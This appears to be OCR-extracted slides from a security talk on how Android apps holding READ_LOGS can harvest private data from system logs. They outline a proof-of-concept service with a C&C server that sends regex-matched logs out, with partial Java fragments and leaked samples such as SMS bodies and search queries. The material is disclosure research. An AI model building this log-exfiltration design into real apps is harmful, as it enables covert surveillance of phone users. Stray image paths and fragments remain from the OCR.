
- Radio command stream and debug data

```
D/CDMA    (  182): [CdmaDataConnection] DataConnection.clearSettings()
D/CDMA    (  182): [DataConnection] Stop poll NetStat
D/CDMA    (  182): [CdmaDataConnectionTracker] setState: IDLE
D/CDMA    (  182): [CdmaDataConnectionTracker] ***trySetupData due to dataEnabled
D/CDMA    (  182): [CdmaDataConnection] DataConnection.getState()
D/CDMA    (  182): [HtcRadio] Data state:ResourceReleaseWaiting -> Connecting, released=true
D/CDMA    (  182): [DGRD1] dataState=CONNECTING, mode=0x44800000->44800000
D/CDMA    (  182): [CdmaDataConnection] CdmaDataConnection Connecting...
D/RILJ    (  182): [0399]> SETUP_DATA_CALL 0 0 null null null 3
D/CDMA    (  182): [CdmaDataConnectionTracker] setState: INITING
D/HTC_RIL (   53): ril_func_config_and_activate_pdp():called
D/HTC_RIL (   53): ril_func_config_and_activate_pdp():0,0
D/HTC_RIL (   53): @(t=1280205773)>> 13:up:   3
D/RILJ    (  182): WAKE_LOCK_TIMEOUT  mReqPending=0 mRequestList=1
D/RILJ    (  182): 0: [399] SETUP_DATA_CALL
I/HTC_RIL (   53): queue_get():<qmi_read_str_q> timeout (20000 msec) to get!
D/HTC_RIL (   53): qmi_send_recv_procedure():QMI timeout (up:   3) 1 time(s)
D/RILJ    (  182): [0399]< SETUP_DATA_CALL error: com.android.internal.telephony.CommandException: GENERIC_FAILURE
D/CDMA    (  182): [CdmaDataConnection] DataConnection.handleMessage()
E/CDMA    (  182): CdmaDataConnection Init failed com.android.internal.telephony.CommandException: GENERIC_FAILURE
D/RILJ    (  182): [0400]> LAST_DATA_CALL_FAIL_CAUSE
D/HTC_RIL (   53): ril_func_get_last_pdp_fail_cause():called
D/HTC_RIL (   53): @(t=1280205793)>> 13:poll
D/HTC_RIL (   53): qmi_read_thread():qmi read thread got [[STATE=down
```

/DEV/LOG/MAIN

```
I/wpa_supplicant( 1483): CTRL-EVENT-SCAN-RESULTS  Ready
I/wpa_supplicant( 1483): wpa_disabled_ssid_list_clear
E/wpa_supplicant( 1483): wpa_supplicant_ctrl_iface_ap_scan: 1
V/WifiMonitor(   89): Event [wpa_disabled_ssid_list_clear]
D/AlarmManager(   89): scheduleTimeTickEvent: Current time 1280206500021
D/AlarmManager(   89): scheduleTimeTickEvent: Next TIME_TICK broadcast time 1280206560000
D/StatusBarPolicy(   89): Received Intent: android.intent.action.TIME_TICK
D/StatusBarPolicy(   89): Current time is 1280206500084
D/StatusBar(   89): performAddUpdateIcon icon=IconData(slot='clock' text='9:55 PM') notification=null
key=android.os.Binder@46ac2d10
I/ClockWidget(  202): weatherClock onReceive~ action:android.intent.action.TIME_TICK mPaused:true
I/wpa_supplicant( 1483): CTRL-EVENT-SCAN-RESULTS  Ready
I/wpa_supplicant( 1483): wpa_disabled_ssid_list_clear
E/wpa_supplicant( 1483): wpa_supplicant_ctrl_iface_ap_scan: 1
V/WifiMonitor(   89): Event [wpa_disabled_ssid_list_clear]
I/wpa_supplicant( 1483): CTRL-EVENT-SCAN-RESULTS  Ready
I/wpa_supplicant( 1483): wpa_disabled_ssid_list_clear
E/wpa_supplicant( 1483): wpa_supplicant_ctrl_iface_ap_scan: 1
V/WifiMonitor(   89): Event [wpa_disabled_ssid_list_clear]
I/wpa_supplicant( 1483): CTRL-EVENT-SCAN-RESULTS  Ready
I/wpa_supplicant( 1483): wpa_disabled_ssid_list_clear
E/wpa_supplicant( 1483): wpa_supplicant_ctrl_iface_ap_scan: 1
V/WifiMonitor(   89): Event [wpa_disabled_ssid_list_clear]
```


LOGCAT



```
$ adb logcat
D/dalvikvm( 189): GC freed 480 objects / 22376 bytes in 70ms
D/HtcLockScreen(   85): onRefreshBatteryInfo: 15
I/global  (   85): Default buffer size used in BufferedReader constructor. It would be better
to be explicit if an 8k-char buffer is required.
I/global  (   85): Default buffer size used in BufferedReader constructor. It would be better
to be explicit if an 8k-char buffer is required.
D/BatteryService(   85): isUsbConnected() = true
D/BatteryService(   85): mPlugType = 2
D/WifiService(   85): ACTION_BATTERY_CHANGED pluggedType: 2
D/UsbConnectedReceiver(  216): action = psclient.intent.action.usb_status
D/UsbConnectedReceiver(  216): ACTION_BATTERY_CHANGED
D/UsbConnectedReceiver(  216): usbCurrentType = 2
D/UsbConnectedReceiver(  216): Current type is same as previous, return!
D/dalvikvm(  146): GC freed 72 objects / 3232 bytes in 99ms
D/dalvikvm(  146): GC freed 107 objects / 4360 bytes in 83ms
D/HtcLockScreen(   85): onRefreshBatteryInfo: 16
I/global  (   85): Default buffer size used in BufferedReader constructor. It would be better
to be explicit if an 8k-char buffer is required.
I/global  (   85): Default buffer size used in BufferedReader constructor. It would be better
to be explicit if an 8k-char buffer is required.
D/WifiService(   85): ACTION_BATTERY_CHANGED pluggedType: 2
D/BatteryService(   85): isUsbConnected() = true
D/BatteryService(   85): mPlugType = 2
D/UsbConnectedReceiver(  216): action = psclient.intent.action.usb_status
D/UsbConnectedReceiver(  216): ACTION_BATTERY_CHANGED
D/UsbConnectedReceiver(  216): usbCurrentType = 2
D/UsbConnectedReceiver(  216): Current type is same as previous, return!
```

PERMISSIONS

- Ability to read logs is gated by android.permission.READ_LOGS
- shell is granted this permission for adb debugging
- READ_LOGS is in some ways an alias for READ*



public static final String **READ_LOGS**

Since: API Level 1

Allows an application to read the low-level system log files. These can contain slightly private information about what is happening on the device, but should never contain the user's private information.

Constant Value: "android.permission.READ_LOGS"


THE CLIENT

- Android Service that requests:
  - android.permission.READ_LOGS
  - android.permission.INTERNET
- Downloads policies from the server
- Periodically delivers logs matching regex

LOGCATDEVICE

```java
public class LogcatDevice extends LogSource {
...
   public void open() throws IOException {
      StringBuilder command = new StringBuilder("logcat");
      File devFile = new File(DEVLOG + buffer);
      if (devFile.exists())
      {
         command.append(" -b ").append(buffer);
      } else { throw new IOException("Requested device does not exist."); }

      process = Runtime.getRuntime().exec(command.toString());
      input = process.getInputStream();
      reader = new BufferedReader(new InputStreamReader(input));
   }
...
}
```

LOGMONITOR



```java
public class LogMonitor {
...
   private void monitor(LogSource source)
   {
      while (running)
      {
         String data = source.nextEntry();
         List<Matcher> matches = this.filter.matches(data);
         if (matches.isEmpty() == false)
         {
            trackEntry(source.getFacility(), data, matches);
         }
      }
   }
...
}
```

MONITOR SERVICE

```
public class LogMonitorService extends Service {
...
   public void onCreate() {
   ...
      this.monitor = new LogMonitor();
      for (String buffer : LogSource.ALLDEVICES)
      {
      ...
         monitor.addSource(new LogcatDevice(buffer));
      ...
      }
   ...
   }

   public int onStartCommand(Intent intent, int flags, int startId) {
        return START_STICKY;
   }
}
```

SERVER

- Rails server supplies C&C and processes device data
  - Supplies per-device policies
  - Receives logs meeting policies
  - Provides an interface to explore logs from multiple devices
  - Extracts and post-processes log data

POLICIES, ETC.

- Threw out a few random keywords (insert, update, delete, intent, content, http, etc.)
- Picked a couple of pieces of data to toss around
- Setup initial expressions and started pushing data through devices.

DB_SAMPLE

- Logs the first 64 characters of a sampling of queries
- Sample rate is based on query execution time

```
I/db_sample( 342): [/data/data/com.android.providers.media/
databases/external-115b1495.db,SELECT _id, _data,
date_modified FROM audio,41,,9]
```

CONTENT_SAMPLE

- Similar to db_sample, but applies to content provider operations

```
I/content_query_sample( 1327): [content://com.android.contacts/
phone_lookup/%2B1415XXXXXXX,_id/lookup,,,386,,78]
```

GET_TASKS AND DUMP WITH READ_LOGS

- GET_TASKS

```
I/ActivityManager(   84): Starting activity: Intent { act=android.intent.action.MAIN cat=
[android.intent.category.LAUNCHER] flg=0x10200000 cmp=com.infonow.bofa/
com.infonow.android.activity.RootActivity }
```

- DUMP


```
I/DEBUG   (   31): *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
I/DEBUG   (   31): Build fingerprint: 'generic/google_sdk/generic/:2.2/FRF42/36942:eng/test-
keys'
I/DEBUG   (   31): pid: 59, tid: 190  >>> system_server <<<
I/DEBUG   (   31): signal 11 (SIGSEGV), fault addr deadd00d
I/DEBUG   (   31):  r0 00000374  r1 0000000c  r2 0000000c  r3 deadd00d
I/DEBUG   (   31):  r4 00000026  r5 80887fc4  r6 fffe9181  r7 000007d1
I/DEBUG   (   31):  r8 48269b88  r9 429a6f40  10 429a6f28  fp 0021a438
I/DEBUG   (   31):  ip 808881ec  sp 48269ad8  lr afd154c5  pc 8083b162  cpsr 20000030
I/DEBUG   (   31):         #00  pc 0003b162  /system/lib/libdvm.so
                                              ...
I/DEBUG   (   31): stack:
I/DEBUG   (   31):     48269a98  00000015
I/DEBUG   (   31):     48269a9c  afd1453b  /system/lib/libc.so
```

READ_HISTORY_BOOKMARKS WITH READ_LOGS

```
I/ActivityManager(   85): Starting activity: Intent { act=android.intent.action.VIEW cat=[android.intent.category.BROWSABLE] dat=http://www.google.com/m?client=ms-android-verizon cmp=com.android.browser/.BrowserActivity }

D/HtcBookmarkUtility( 6341): start updateHTCScreenshot(), original=http://www.google.com/m/search?q=something+embarrassing&aq=f&oq=&aqi=g6-k0d0t0&fkt=4484&fsdt=19163&csll=&action=&ltoken=ae3da9c5f9727, url=http://www.google.com/m/search?q=something+embarrassing&aq=f&oq=&aqi=g6-k0d0t0&fkt=4484&fsdt=19163&csll=&action=&ltoken=ae3da9c5f9727
```

READ_SMS WITH READ_LOGS

```
D/ComposeMessageActivity(   376): Before Send Address:510XXXXXXX Send Message Body:Blackhat
D/SmsMessageSender(   376): Send Message To:510XXXXXXX Body[Blackhat]

D\debug      (   699):                Received SMS: Something realllly embarrassing
```



Mi Amor

New incoming at 10:43 PM

I love u too

